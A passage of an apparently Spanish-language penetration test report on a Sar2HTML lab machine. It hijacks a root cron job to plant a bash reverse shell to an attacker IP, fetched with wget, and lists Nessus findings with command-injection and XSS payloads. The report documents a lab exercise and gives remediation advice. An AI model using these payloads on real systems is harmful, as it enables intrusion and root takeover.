
Persistencia

En meterpreter se ha usado el comando “shell” para abrir una sesión de shell para poder seguir los pasos de persistencia por su versatilidad. Mirando el archivo cron se ha encontrado que cada 5minutos se ejecuta un archivo llamado:

- finally.sh



Leyendo el contenido del script finally.sh se puede apreciar que simplemente ejecuta otro script llamado write.sh que también se halla en el mismo directorio. Podemos ver también que este último tiene todos los permisos para el usuario que actualmente estamos usando.



Aprovechando que tenemos todos los permisos sobre este archivo, se va a proceder a eliminarlo y subir uno nuevo con un script que ejecute una conexión a un puerto de escucha que pondremos en nuestra máquina anfitrión.

```
www-data@sar:/var/www/html$ rm write.sh
rm write.sh
```

Confección del script:

```
┌──(jose㉿kali)-[~/TheBridge/Ejercicios/TC-Sprint12]
└─$ cat write.sh
#!/bin/bash
bash -i >& /dev/tcp/10.0.2.14/4444 0>&1
```


Se ha utilizado un servidor en Python en la máquina atacante para poder descargar el archivo en el sistema de la máquina objetivo por el puerto 8080 y después devolviéndole todos los permisos al archivo:

- wget http://10.0.2.14:8080/write.sh
- chmod 777 write.sh

```
www-data@sar:/var/www/html$ wget http://10.0.2.14:8080/write.sh
wget http://10.0.2.14:8080/write.sh
--2024-09-07 20:03:38--  http://10.0.2.14:8080/write.sh
Connecting to 10.0.2.14:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 52 [text/x-sh]
Saving to: 'write.sh'

write.sh            100%[===================>]      52  --.-KB/s    in 0s

2024-09-07 20:03:38 (4.80 MB/s) - 'write.sh' saved [52/52]

www-data@sar:/var/www/html$ chmod 777 write.sh
chmod 777 write.sh
```

Como último paso poniendo el puerto a la escucha con Netcat en la máquina atacante con los parámetros que se han configurado en el script en nuestra máquina anfitrión en este caso el puerto 4444, esperamos a que se realice la conexión sabiendo que el script finally.sh que ejecuta el scritp write.sh se ejecuta cada 5minutos como estaba configurado en cron.

Como el archivo finally.sh se ejecuta con permisos de root la shell remota que se conecta tiene los mismos permisos. Teniendo control absoluto sobre la máquina objetivo además de obtener persistencia en el sistema.



Conclusiones:

Después del proceso anteriormente descrito el principal vector de ataque es el puerto 80 y sus servicios que residen en él. Principalmente la vulnerabilidad XSS encontrada en la aplicación Sar2HTML versión 3.2.1 la cual se recomienda actualizar a la última versión o migrar a una aplicación similar con soporte de seguridad actualizado. Por otra parte también se debería no guardar en el directorio /robots.txt el recurso de la misma así como el directorio /phpinfo.php el cual un cibercriminal podría obtener muchos datos para poder usarlos contra el host. También aparte de las recomendaciones anteriores se recomienda usar un WAF. Por otra parte también se recomienda sanitizar las subidas de archivos a Sar2HTML solo a las ip de la organización para evitar que un cibercriminal pueda acceder a la subida de cualquier fichero con código arbitrario. Por último se recomienda revisar los permisos de archivos ya que accediendo al sistema con el usuario www-data se ha conseguido persistencia en el host.

Anexo:

PHP Unsupported Version Detection:

Sinopsis:
El host remoto contiene una versión no compatible de un lenguaje de programación de aplicaciones web.
Descripción:
Según su versión, la instalación de PHP en el host remoto ya no es compatible.
La falta de compatibilidad implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como
resultado, es probable que contenga vulnerabilidades de seguridad.
Solución:
Actualice a una versión de PHP que sea compatible actualmente.

Factor de riesgo | Crítico

CVSS v3.0 Base Score:
10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
CVSS v2.0 Base Score:
10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Source : http://10.0.2.25/phpinfo.php
Installed version : 7.1.32-1+ubuntu18.04.1+deb.sury.org+1
End of support date : 2019/12/01
Announcement : http://php.net/supported-versions.php
Supported versions : 8.1.x / 8.2.x / 8.3.x

CGI Generic Command Execution:

Sinopsis:
Se puede ejecutar código arbitrario en el servidor remoto.
Descripción:
El servidor web remoto aloja scripts CGI que no pueden depurar adecuadamente las cadenas de solicitud. Al aprovechar este problema, un atacante puede ejecutar comandos arbitrarios en el host remoto.
Solución:
Restringir el acceso a la aplicación vulnerable. Contactar al proveedor para obtener un parche o una actualización que solucione las fallas de ejecución de comandos.

Factor de riesgo | Alto

CVSS v2.0 Base Score:
7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

Referencias:
XREF CWE:20 - XREF CWE:74
XREF CWE:77 - XREF CWE:78
XREF CWE:713 - XREF CWE:722
XREF CWE:727 - XREF CWE:741
XREF CWE:751 - XREF CWE:801
XREF CWE:928 - XREF CWE:929

+ The 'plot' parameter of the /sar2HTML/index.php CGI :
/sar2HTML/index.php?plot=;id

Al hacer clic directamente en estas URL debería aparecer el problema:
http://10.0.2.25/sar2HTML/index.php?plot=;id

Browsable Web Directories:

Sinopsis:
Algunos directorios del servidor web remoto son navegables.
Descripción:
Varios complementos de Nessus identificaron directorios en el servidor web que son navegables.
Solución:
Asegúrese de que los directorios navegables no filtren información confidencial ni den acceso a recursos sensibles. Además, utilice restricciones de acceso o deshabilite la indexación de directorios para cualquiera que lo haga

Factor de riesgo | Medio

CVSS v3.0 Base Score:
5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
CVSS v2.0 Base Score:
5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Se pueden explorar los siguientes directorios:
http://10.0.2.25/sar2HTML/sarFILE/
http://10.0.2.25/sar2HTML/sarFILE/secure/
http://10.0.2.25/sar2HTML/sarFILE/secure/SFTP/

CGI Generic Cookie Injection Scripting:

Sinopsis:
El servidor web remoto es propenso a ataques de inyección de cookies.
Descripción:
El servidor web remoto aloja al menos un script CGI que no logra desinfectar adecuadamente las cadenas de solicitud con JavaScript malicioso.
Al aprovechar este problema, un atacante puede inyectar cookies arbitrarias. Según la estructura de
la aplicación web, puede ser posible lanzar un ataque de "fijación de sesión" utilizando este mecanismo.
Solución:
Restringe el acceso a la aplicación vulnerable. Ponte en contacto con el proveedor para obtener un parche o una actualización.

Factor de riesgo | Medio

CVSS v2.0 Base Score:
4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

Referencias:
XREF CWE:472 - XREF CWE:642
XREF CWE:715 - XREF CWE:722

Usando el método GET HTTP, se encontró que:
+ Los siguientes recursos pueden ser vulnerables a la manipulación de cookies:
+ El parámetro 'plot' de la /sar2HTML/index.php CGI :
/sar2HTML/index.php?plot=<script>document.cookie="testolgy=2884;"
</script>

CGI Generic HTML Injections (quick test):

Sinopsis:
El servidor web remoto puede ser propenso a inyecciones de HTML.
Descripción:
El servidor web remoto aloja scripts CGI que no pueden sanear adecuadamente las cadenas de solicitud con JavaScript malicioso. Al aprovechar este problema, un atacante puede hacer que se ejecute HTML arbitrario en el navegador de un usuario dentro del contexto de seguridad del sitio afectado.
El servidor web remoto puede ser vulnerable a inyecciones de IFRAME o ataques de scripts entre sitios:
- Las inyecciones de IFRAME permiten una "desfiguración virtual" que puede asustar o enfadar a los usuarios crédulos. Estas inyecciones se implementan a veces para ataques de "phishing".
- Los XSS se prueban exhaustivamente con otros cuatro scripts.
- Algunas aplicaciones (por ejemplo, foros web) autorizan un subconjunto de HTML sin ningún efecto negativo. En este caso, ignore esta advertencia.
Solución:
Restringe el acceso a la aplicación vulnerable o ponte en contacto con el proveedor para obtener una actualización.

Factor de riesgo | Medio

CVSS v2.0 Base Score:
4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

Referencias:
XREF CWE:80 - XREF CWE:86

Usando el método GET HTTP, se descubrió que:
+ Los siguientes recursos pueden ser vulnerables a la inyección HTML:
+ El parámetro 'plot' del CGI /sar2HTML/index.php:
/sar2HTML/index.php?plot=<"wkmvpo%20>

CGI Generic XSS (quick test):

Sinopsis:
El servidor web remoto es propenso a ataques de secuencias de comandos entre sitios.
Descripción:
El servidor web remoto aloja secuencias de comandos CGI que no pueden desinfectar adecuadamente las cadenas de solicitud con JavaScript malicioso. Al aprovechar este problema, un atacante puede hacer que se ejecute código HTML y secuencia de comandos arbitrario en el navegador de un usuario dentro del contexto de seguridad del sitio afectado.
Es probable que estos XSS sean "no persistentes" o "reflejados".
Solución:
Restringir el acceso a la aplicación vulnerable. Póngase en contacto con el proveedor para obtener un parche o una actualización para solucionar cualquier vulnerabilidad de secuencias de comandos entre sitios.

Factor de riesgo | Medio

CVSS v2.0 Base Score:
4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

Referencias:
XREF CWE:20 - XREF CWE:74 - XREF CWE:79 - XREF CWE:80
XREF CWE:81 - XREF CWE:83 - XREF CWE:86 - XREF CWE:116
XREF CWE:442 - XREF CWE:692 - XREF CWE:712 - XREF CWE:722
XREF CWE:725 - XREF CWE:751 - XREF CWE:801
XREF CWE:811 - XREF CWE:928 - XREF CWE:931

Usando el método GET HTTP, se descubrió que:
+ Los siguientes recursos pueden ser vulnerables a ataques de secuencias de comandos entre sitios (prueba rápida):
+ El parámetro 'plot' del CGI /sar2HTML/index.php:
/sar2HTML/index.php?plot=<IMG%20SRC="javascript:alert(104);">
Al hacer clic directamente en estas URL, debería aparecer el problema:
http://10.0.2.25/sar2HTML/index.php?plot=
<IMG%20SRC="javascript:alert(104);">

Web Application Information Disclosure:

Sinopsis:
La aplicación web remota revela información de ruta.
Descripción:
Al menos una aplicación web alojada en el servidor web remoto revela la ruta física a sus directorios
cuando se le envía una solicitud mal formada.
La filtración de este tipo de información puede ayudar a un atacante a afinar los ataques contra la aplicación y su backend.
Solución:
Filtrar los mensajes de error que contienen información de ruta.

Factor de riesgo | Medio

CVSS v2.0 Base Score:
5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

La solicitud GET /sar2HTML/index.php?plot=;id HTTP/1.1
Host: 10.0.2.25
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
Cookie: PHPSESSID=pj1coivi0ppsqc29sf45oqn41p
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
La solicitud GET /sar2HTML/index.php?plot=
<script>document.cookie="testolgy=2884;"</script> HTTP/1.1
Host: 10.0.2.25
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache

Web Server info.php / phpinfo.php Detection:

Sinopsis:
El servidor web remoto contiene un script PHP que es propenso a un ataque de divulgación de información.
Descripción:
Muchos tutoriales de instalación de PHP indican al usuario que cree un archivo PHP que llame a la función PHP 'phpinfo()'
con fines de depuración. Varias aplicaciones PHP también pueden incluir un archivo de este tipo. Al acceder a un archivo de este tipo, un atacante remoto puede descubrir una gran cantidad de información sobre el servidor web remoto, incluyendo:
- El nombre de usuario del usuario que instaló PHP y si es un usuario SUDO.
- La dirección IP del host.
- La versión del sistema operativo.
- La versión del servidor web.
- El directorio raíz del servidor web.
- Información de configuración sobre la instalación remota de PHP.
Solución:
Elimine los archivos afectados.

Factor de riesgo | Medio

CVSS v3.0 Base Score:
5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score:
5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Se descubrió la siguiente URL que llama a phpinfo:
- http://10.0.2.25/phpinfo.php